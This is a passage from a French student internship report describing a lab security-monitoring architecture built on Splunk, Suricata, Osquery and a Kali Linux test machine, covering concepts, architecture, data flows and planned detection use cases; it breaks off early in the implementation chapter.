

Ecole supérieure privée d'ingénierie et de technologies de Tunis

Rapport De stage D'immersion

Sujet

**Conception et déploiement d'une
architecture de détection et de supervision
de la sécurité basée sur Splunk, Suricata et
Osquery**

Elaboré par : Nahdi Arij

Encadré par : MME Ghofrane Ouni

Année Universitaire 2025-2026

Remerciement

Avant de commencer la présentation de ce travail, nous exprimons nos sincères remerciement à tous ceux qui m'ont aidé et m'ont soutenu durant ce projet.

Avec les mots d'appréciation et de respect j'exprime mes gratitude à mon encadreur d'entreprise, pendant la réalisation du projet.

De plus, je remercie tous les enseignants d'Ecole Sup Privée d'Ingénierie et de Technologies de Tunis pour la qualité de la formation qu'ils nous ont dispensée.

Enfin, je tiens à remercier tous les membres du jury pour nous avoir accordé l'honneur de juger notre travail.

Table des matières

Introduction Générale.....	1
Chapitre 1: Cadre général et fondements théoriques	3
1. Introduction :	3
2.Présentation de l'organisme du stage :	3
3.Présentation générale de BIAT IT :	3
4.Les services offerts par la BIAT :	3
5.Contexte de la cybersécurité :	4
6.Définitions et concepts clés :	4
6.1.Cybersécurité :	4
6.2.SIEM (Security Information and Event Management):	4
6.3.IDS (Intrusion Detection System) :	5
6.4.XDR (Extended Detection and Response):	5
6.5.SOAR (Security Orchestration, Automation and Response):	5
6.6.Threat Intelligence :	5
7.Les défis actuels en Threat Intelligence :	5
8.Présentation des technologies utilisées dans le projet :	5
9.Objectifs du chapitre :	6
Chapitre 2: Architecture proposée	7
1.Introduction du chapitre	7
2.Description générale de l'architecture :	7
3.Flux de données et interactions :	8
4.Cas d'usage :	9
5.Présentation des technologies utilisées :	9
5.1. Splunk :	9
5.2. Suricata :	10
5.3. Splunk Forwarders (Windows et Ubuntu):	10
5.4. Osquery :	11
5.5. Kali Linux :	12
6.Conclusion :	12
Chapitre 3 : Implémentation pratique de l'architecture SOC.....	13
1.Introduction du chapitre :	13

2.Préparation de l'environnement de travail :	13
2.1. Configuration matérielle et logicielle :	13
3.Déploiement et configuration des composants :	15
3.1. Installation et configuration de Splunk (SIEM) :	15
3.2. Déploiement de Suricata (IDS) :	17
3.3. Déploiement de l'agent Windows :	19
3.4. Déploiement de l'agent Ubuntu (Splunk Forwarder) :	22
3.5. Intégration d'Osquery (XDR léger) :	23
3.6. Kali Linux (Machine d'attaque / Pentesting) :	25
Chapitre 4: Analyse des résultats, évaluation et pistes d'amélioration	33
1.Introduction du chapitre :	33
2.Résumé des résultats principaux :	33
3.Résultats des scans de vulnérabilités :	33
4.Résultats de la surveillance et détection d'incidents :	34
4.1. Analyse des endpoints avec Osquery :	35
4.2. Évaluation des performances de la solution :	36
4.3. Pistes d'amélioration :	38
5.Conclusion :	39
Conclusion générale	40

Introduction Générale

La transformation numérique des organisations s'accompagne d'une forte dépendance aux systèmes d'information, qui deviennent la colonne vertébrale des activités économiques, sociales et stratégiques. Cette évolution, bien que porteuse d'opportunités, accroît considérablement les risques liés à la cybersécurité. Les entreprises et institutions doivent aujourd'hui faire face à une multitude de menaces telles que les attaques ciblées, l'exfiltration de données, les rançongiciels ou encore les campagnes de phishing, qui ne cessent d'évoluer en complexité et en fréquence.

Dans ce contexte, il devient essentiel de mettre en place des solutions capables non seulement de détecter les incidents de sécurité, mais également de fournir une visibilité globale sur l'infrastructure informatique et d'anticiper les menaces émergentes. C'est dans cette optique que s'inscrit notre projet, qui se concentre sur la mise en œuvre d'un écosystème de **Threat Intelligence** et de **détection des intrusions**, en s'appuyant sur des outils de type **SIEM** (**Security Information and Event Management**) et **EDR** (**Endpoint Detection and Response**).

L'objectif principal de ce travail est de concevoir et déployer une architecture de sécurité intégrée permettant de collecter, corrélérer et analyser les événements de sécurité afin d'identifier les comportements malveillants. De plus, le projet met en lumière l'importance de l'automatisation, de l'enrichissement des alertes par l'intelligence artificielle, et de l'adaptation des solutions aux besoins spécifiques d'un environnement organisationnel sensible, tel que celui des établissements financiers.

Le présent rapport est structuré comme suit :

- **Chapitre 1** présente le cadre général et les fondements théoriques de la cybersécurité, en mettant l'accent sur la gestion des menaces et les technologies associées.
- **Chapitre 2** expose l'architecture proposée et les choix technologiques retenus.
- **Chapitre 3** détaille la mise en œuvre pratique, incluant l'installation, la configuration et l'intégration des différents outils.

- **Chapitre 4** est consacré à l’analyse des résultats, à l’évaluation des performances de la solution et aux pistes d’amélioration.
- Enfin, la conclusion générale résume les principaux apports du projet et propose des perspectives futures.

Chapitre 1 : Cadre général et fondements théoriques

1. Introduction :

Ce premier chapitre a pour objectif de présenter l'organisme d'accueil dans lequel le stage a été effectué. Il vise à donner une vue d'ensemble sur l'entreprise, son organisation, ses activités principales, ainsi que sur le service au sein duquel le stage s'est déroulé. Cette présentation permet de situer le cadre professionnel dans lequel les missions ont été menées et de mieux comprendre les enjeux liés au projet réalisé durant cette période.

2. Présentation de l'organisme du stage :

Mon stage s'est déroulé au sein de la **Banque Internationale Arabe de Tunisie (BIAT)**, l'une des plus grandes institutions financières du pays. Fondée en 1976, la BIAT occupe une position de leader dans le secteur bancaire tunisien grâce à son réseau étendu d'agences, son expertise financière et sa stratégie d'innovation continue.

Elle joue un rôle essentiel dans le développement économique du pays en soutenant aussi bien les particuliers que les entreprises à travers une large gamme de produits et de services bancaires adaptés à leurs besoins.

3. Présentation générale de BIAT IT :

BIAT IT est la filiale technologique de la BIAT, chargée de la conception, de la gestion et de la maintenance des systèmes d'information de la banque.

Cette entité assure le bon fonctionnement de l'infrastructure informatique, la sécurité des données, ainsi que le développement et l'intégration de solutions numériques au service des métiers bancaires.

Elle regroupe plusieurs pôles spécialisés, notamment :

- **Le pôle Infrastructure et Réseaux**, responsable de la connectivité, des serveurs et du stockage des données.
- **Le pôle Sécurité Informatique**, dédié à la protection des systèmes d'information et à la gestion des risques cyber.
- **Le pôle Développement Applicatif**, chargé de concevoir et maintenir les applications métiers internes.
- **Le pôle Support Technique**, qui assure l'assistance aux utilisateurs et la maintenance des équipements.

Grâce à une équipe d'ingénieurs et de techniciens qualifiés, BIAT IT contribue activement à la transformation digitale de la banque, en intégrant des solutions innovantes et sécurisées.

4. Les services offerts par la BIAT :

La BIAT propose une large gamme de services financiers destinés aux **particuliers, professionnels et entreprises**, parmi lesquels :

Services aux particuliers :

- Comptes courants, épargne et placements.
- Services de cartes bancaires et de paiement.
- Crédit à la consommation et immobilier.
- Services en ligne via l'application **BIAT Mobile** et la plateforme **e-BIAT**.

Services aux entreprises :

- Financement des projets et gestion de trésorerie.
- Solutions de commerce international (crédits documentaires, garanties, change).
- Accompagnement des startups et PME dans leur croissance.
- Services bancaires sur mesure pour les grandes entreprises.

Services digitaux :

- Accès à distance aux comptes via les plateformes web et mobiles.
- Dématérialisation des opérations bancaires.
- Sécurisation des transactions en ligne grâce à des technologies avancées.

5. Contexte de la cybersécurité :

La transformation numérique a rendu les entreprises fortement dépendantes de leurs systèmes d'information. Cette évolution, bien qu'avantageuse, a élargi la surface d'attaque et exposé les organisations à de nouvelles menaces.

Parmi celles-ci, on retrouve les attaques persistantes avancées (APT), les ransomwares, le phishing ou encore les attaques DDoS. Ces menaces, de plus en plus sophistiquées, dépassent les capacités des solutions de sécurité classiques comme les antivirus et pare-feu.

Dans ce contexte, la détection rapide et la réponse proactive deviennent essentielles pour limiter les impacts. Les Security Operations Centers (SOC) répondent à ce besoin en centralisant la supervision et l'analyse des événements de sécurité.

La Threat Intelligence joue ici un rôle clé : elle enrichit les alertes avec des indicateurs fiables (IoCs), aide à prioriser les incidents et renforce la capacité des équipes SOC à anticiper les cyberattaques.

6. Définitions et concepts clés :

6.1.Cybersécurité :

La cybersécurité regroupe l'ensemble des pratiques, outils et politiques visant à protéger les systèmes d'information, les réseaux et les données contre les accès non autorisés, les attaques ou les dommages.

6.2.SIEM (Security Information and Event Management):

Un SIEM est une solution qui centralise, corrèle et analyse les logs provenant de différentes sources (systèmes, réseaux, applications). Son objectif est de détecter rapidement des comportements anormaux et de faciliter la réponse aux incidents. Exemples : Splunk, Wazuh, ELK.

6.3.IDS (Intrusion Detection System) :

Un IDS est un système chargé de détecter des intrusions dans un réseau ou un hôte. Il analyse le trafic ou les événements pour identifier des signatures d'attaques ou des comportements suspects. Exemple : Suricata.

6.4.XDR (Extended Detection and Response):

L'XDR est une solution de sécurité qui offre une visibilité étendue sur les endpoints, les réseaux et les serveurs. Elle permet de détecter et répondre à des menaces de manière plus globale et intégrée. Exemple utilisé dans notre projet : Osquery.

6.5.SOAR (Security Orchestration, Automation and Response):

Un SOAR automatise les processus de sécurité et facilite la collaboration entre différents outils. Il permet d'accélérer la réponse aux incidents et de réduire la charge manuelle des analystes. Exemples : TheHive, Cortex, Shuffle.

6.6.Threat Intelligence :

La Threat Intelligence est l'ensemble des données, informations et analyses permettant de mieux comprendre les menaces actuelles et émergentes. Elle repose sur des indicateurs de compromission (IoCs) comme les adresses IP malveillantes, les hachages de fichiers ou les domaines frauduleux.

7. Les défis actuels en Threat Intelligence :

La Threat Intelligence joue un rôle essentiel dans la cybersécurité moderne, mais sa mise en œuvre soulève plusieurs défis :

- **Volume et complexité des données** : les organisations collectent chaque jour des millions de logs et d'alertes. Extraire des informations pertinentes parmi ce flux massif reste un défi majeur.
- **Faux positifs** : de nombreuses alertes générées ne correspondent pas à de véritables incidents. Cela peut fatiguer les analystes et ralentir la réponse aux attaques réelles.
- **Corrélation et contextualisation** : une donnée brute (comme une adresse IP suspecte) n'a de valeur que si elle est enrichie et corrélée avec d'autres événements. Sans contexte, la Threat Intelligence perd son efficacité.
- **Menaces évolutives** : les cybercriminels changent régulièrement de techniques (TTPs), ce qui oblige les solutions de Threat Intelligence à s'adapter en permanence.
- **Compétences et ressources limitées** : beaucoup d'organisations manquent de spécialistes capables d'exploiter pleinement la Threat Intelligence et d'intégrer ses résultats dans un SOC.

Ces défis montrent que la Threat Intelligence doit être accompagnée de mécanismes d'automatisation, d'outils d'analyse avancés et, de plus en plus, de l'intelligence artificielle afin de réduire la charge opérationnelle et améliorer la détection des menaces.

8. Présentation des technologies utilisées dans le projet :

Afin de répondre aux besoins en détection et en réponse aux menaces, notre projet s'appuie sur plusieurs outils de cybersécurité complémentaires, chacun remplissant un rôle précis :

- **Splunk (SIEM)** : utilisé pour la centralisation, la collecte et l'analyse des logs. Il permet de corrélérer les événements provenant de différentes sources et de générer des alertes en cas de comportements suspects.
- **Suricata (IDS/IPS)** : déployé comme système de détection d'intrusions réseau, il analyse le trafic en temps réel et génère des alertes lorsqu'un flux correspond à une signature malveillante.
- **Osquery (XDR)** : utilisé comme solution d'Extended Detection and Response, il permet d'interroger les systèmes (Windows et Ubuntu) via des requêtes SQL afin de collecter des informations détaillées sur les processus, les connexions ou l'intégrité des fichiers.
- **Agents Splunk Universal Forwarder** : installés sur les machines Windows et Ubuntu, ils assurent la remontée des logs systèmes et applicatifs vers le serveur Splunk pour analyse.
- **Kali Linux** : utilisé comme machine offensive pour simuler des attaques et tester la robustesse de l'architecture, à travers des scans de vulnérabilités et de ports avec **Nmap** et **Nessus**.

Ces différentes technologies, intégrées dans une seule architecture, forment un écosystème de cybersécurité permettant de détecter, analyser et répondre efficacement aux menaces.

9. Objectifs du chapitre :

Ce premier chapitre avait pour but de présenter le cadre conceptuel et théorique du projet. Nous avons rappelé le contexte général de la cybersécurité, défini les notions essentielles liées à la Threat Intelligence et mis en évidence les défis actuels rencontrés dans ce domaine. Enfin, nous avons introduit les principales technologies utilisées dans notre projet.

L'objectif est de fournir au lecteur les bases nécessaires pour comprendre les choix technologiques effectués et faciliter la transition vers le Chapitre 2, qui sera consacré à la description détaillée de l'architecture proposée.

Chapitre 2: Architecture proposée

1. Introduction du chapitre

Ce chapitre présente l'architecture mise en place pour le projet de **Threat Intelligence**. L'objectif est de montrer comment les différents composants (SIEM, plateformes de Threat Intelligence, outils d'orchestration) interagissent afin d'assurer une détection, une analyse et une réponse efficaces aux menaces. Cette architecture permet de centraliser les données, de les corréler et de renforcer la posture de sécurité du SOC.


2. Description générale de l'architecture :

L'architecture mise en place durant ce stage s'articule autour de plusieurs composants principaux. **Splunk** est utilisé comme SIEM central pour collecter, analyser et corrélérer les logs. Des **agents Splunk Universal Forwarder** sont installés sur une machine **Windows** et une machine **Ubuntu** afin de transmettre les journaux au serveur Splunk.

Pour renforcer la détection des intrusions, un **IDS Suricata** est déployé. De plus, un **XDR basé sur Osquery** est intégré afin d'assurer une meilleure visibilité sur les endpoints et de détecter les comportements suspects. Enfin, une machine **Kali Linux** est utilisée pour réaliser des tests d'intrusion et des scans de vulnérabilités avec **Nmap** et **Nessus**, permettant d'évaluer l'efficacité des mécanismes de sécurité.

En partant ainsi de tout ça, voici ce que donne l'attribution des adresses IP :

Machine	Interface réseau	Adresse IP	Passserelle
Kali	VMnet1	192.168.133.131	192.168.133.1
Windows	VMnet1	192.168.133.130	192.168.133.1
Ubuntu	VMnet1	192.168.133.129	192.168.133.1
Windows (machine physique)	VMnet1	192.168.11.100	192.168.11.1



« Figure 1 : Architecture de la solution de cybersécurité »

Cette architecture illustre la manière dont les différents composants interagissent pour assurer la collecte, l'analyse et la détection des menaces. Dans la section suivante, nous allons détailler le rôle et les fonctionnalités de chaque composant.

3. Flux de données et interactions :

Le fonctionnement de l'architecture repose sur une circulation continue des données entre les différents composants :

- 1. Collecte des logs systèmes**
 - Les machines **Windows** et **Ubuntu** envoient leurs journaux via les **Splunk Universal Forwarders** vers le serveur **Splunk SIEM**.
- 2. Surveillance réseau**
 - Suricata (IDS)** analyse le trafic réseau en temps réel et transmet ses alertes au SIEM pour corrélation avec les autres événements.
- 3. Surveillance des endpoints**
 - Osquery (XDR)** extrait des informations détaillées sur l'état et le comportement des endpoints (processus actifs, connexions, intégrité des fichiers) et envoie ses résultats au **Splunk SIEM**.
- 4. Tests d'intrusion et évaluation de sécurité**
 - La machine **Kali Linux** réalise des scans avec **Nmap** et **Nessus**, générant des rapports de vulnérabilités. Ces résultats peuvent être intégrés dans **Splunk** afin d'être corrélés avec les logs et alertes existantes.
- 5. Corrélation et analyse**

- L'ensemble des données collectées converge vers **Splunk**, qui centralise, corrèle et met en évidence les menaces potentielles.

4. Cas d'usage :

Afin de valider l'architecture mise en place, plusieurs cas d'usage représentatifs ont été retenus :

- **Cas 1 : Détection d'un scan réseau avec Nmap** – Kali exécute un scan sur la machine Ubuntu, Suricata génère une alerte, et celle-ci est remontée dans Splunk.
- **Cas 2 : Détection d'une vulnérabilité avec Nessus** – Kali lance un scan de vulnérabilités, les activités sont détectées et corrélées dans Splunk.
- **Cas 3 : Collecte de données système avec Osquery** – Suivi des processus et des configurations sur Ubuntu pour détecter des anomalies locales.
- **Cas 4 : Centralisation des journaux Windows et Ubuntu** – Les événements systèmes collectés par les agents Splunk Forwarder sont stockés et analysés dans Splunk.


Ces scénarios, présentés en détail dans le chapitre 3, permettent de démontrer la capacité de l'architecture à détecter, collecter et corrélérer différents types de menaces.

5. Présentation des technologies utilisées :

Dans le cadre de notre architecture, plusieurs outils complémentaires ont été intégrés afin de couvrir les différentes phases du cycle de détection et d'analyse des menaces. Chaque outil a été sélectionné selon des critères de pertinence, de facilité de déploiement et de compatibilité avec l'environnement virtuel mis en place.

5.1. Splunk :


Splunk est une plateforme de SIEM (Security Information and Event Management) utilisée pour la collecte, l'indexation et l'analyse des données générées par les systèmes et les applications. Elle permet de rechercher rapidement des événements, de générer des tableaux de bord et d'effectuer des corrélations. Dans ce projet, Splunk constitue le cœur de l'architecture en centralisant les journaux collectés par les différents agents et outils de sécurité.



« Figure 2 : Logo Splunk »

5.2. Suricata :

Suricata est un IDS (Intrusion Detection System) open source capable d'analyser le trafic réseau et de détecter des signatures d'attaques connues. Il peut également fonctionner comme IPS. Dans notre projet, Suricata est chargé de surveiller le trafic provenant notamment de la machine Kali et de générer des alertes lors de comportements suspects (ex : scan Nmap).



« Figure 3: Logo Suricata »

5.3. Splunk Forwarders (Windows et Ubuntu):


Les Universal Forwarders de Splunk sont de petits agents installés sur les machines clientes afin de collecter et d'envoyer les journaux vers le serveur Splunk. Dans ce projet, un agent est déployé sur Windows et un autre sur Ubuntu, garantissant ainsi la visibilité sur l'activité des postes de travail et serveurs.



« Figure 4: Logo Splunk Universal Forwarder »

5.4. Osquery :

Osquery est une solution open source de type XDR (Extended Detection and Response) qui permet d'interroger un système comme une base de données grâce à un langage SQL. Elle permet de collecter des informations détaillées sur les processus, les utilisateurs, les configurations ou encore l'intégrité des fichiers. Dans ce projet, Osquery complète Suricata en fournissant une visibilité sur l'activité locale de la machine Ubuntu.



« Figure 5: Logo OSquery »

5.5. Kali Linux :

Kali Linux est une distribution spécialisée dans le pentest et la sécurité offensive. Elle regroupe de nombreux outils tels que Nmap et Nessus, utilisés dans ce projet pour simuler des attaques et tester la réactivité de l'architecture mise en place.



« Figure 6: Logo KALI Linux »

6. Conclusion :

Le chapitre 2 a présenté l'architecture mise en place, les flux d'interactions entre ses différents composants ainsi que les technologies retenues pour le projet.

Cette architecture permet de combiner la surveillance réseau (Suricata), la collecte des journaux systèmes (Splunk Forwarders), la visibilité sur les endpoints (Osquery) et la corrélation centralisée (Splunk).

Dans le chapitre suivant, nous détaillerons le déploiement pratique de ces outils et l'exécution de scénarios de tests visant à valider l'efficacité de la solution proposée.

Chapitre 3 : Implémentation pratique de l'architecture SOC

1. Introduction du chapitre :


Après avoir présenté l'architecture proposée et les choix technologiques retenus dans le chapitre précédent, ce chapitre est consacré à la mise en œuvre pratique du projet. Il décrit les différentes étapes d'installation, de configuration et d'intégration des composants nécessaires à la construction de l'architecture SOC.

Chaque outil est déployé dans son environnement respectif, puis interconnecté afin d'assurer la collecte, l'analyse et la corrélation des événements de sécurité. Ce chapitre présente également, à travers des captures d'écran et des configurations réelles, la démarche suivie pour rendre l'architecture pleinement opérationnelle.


2. Préparation de l'environnement de travail :

2.1. Configuration matérielle et logicielle :


L'environnement du projet a été déployé sur VMware Workstation Pro. Chaque machine virtuelle remplit un rôle spécifique dans l'architecture SOC.



« Figure 7: Machine Kali»



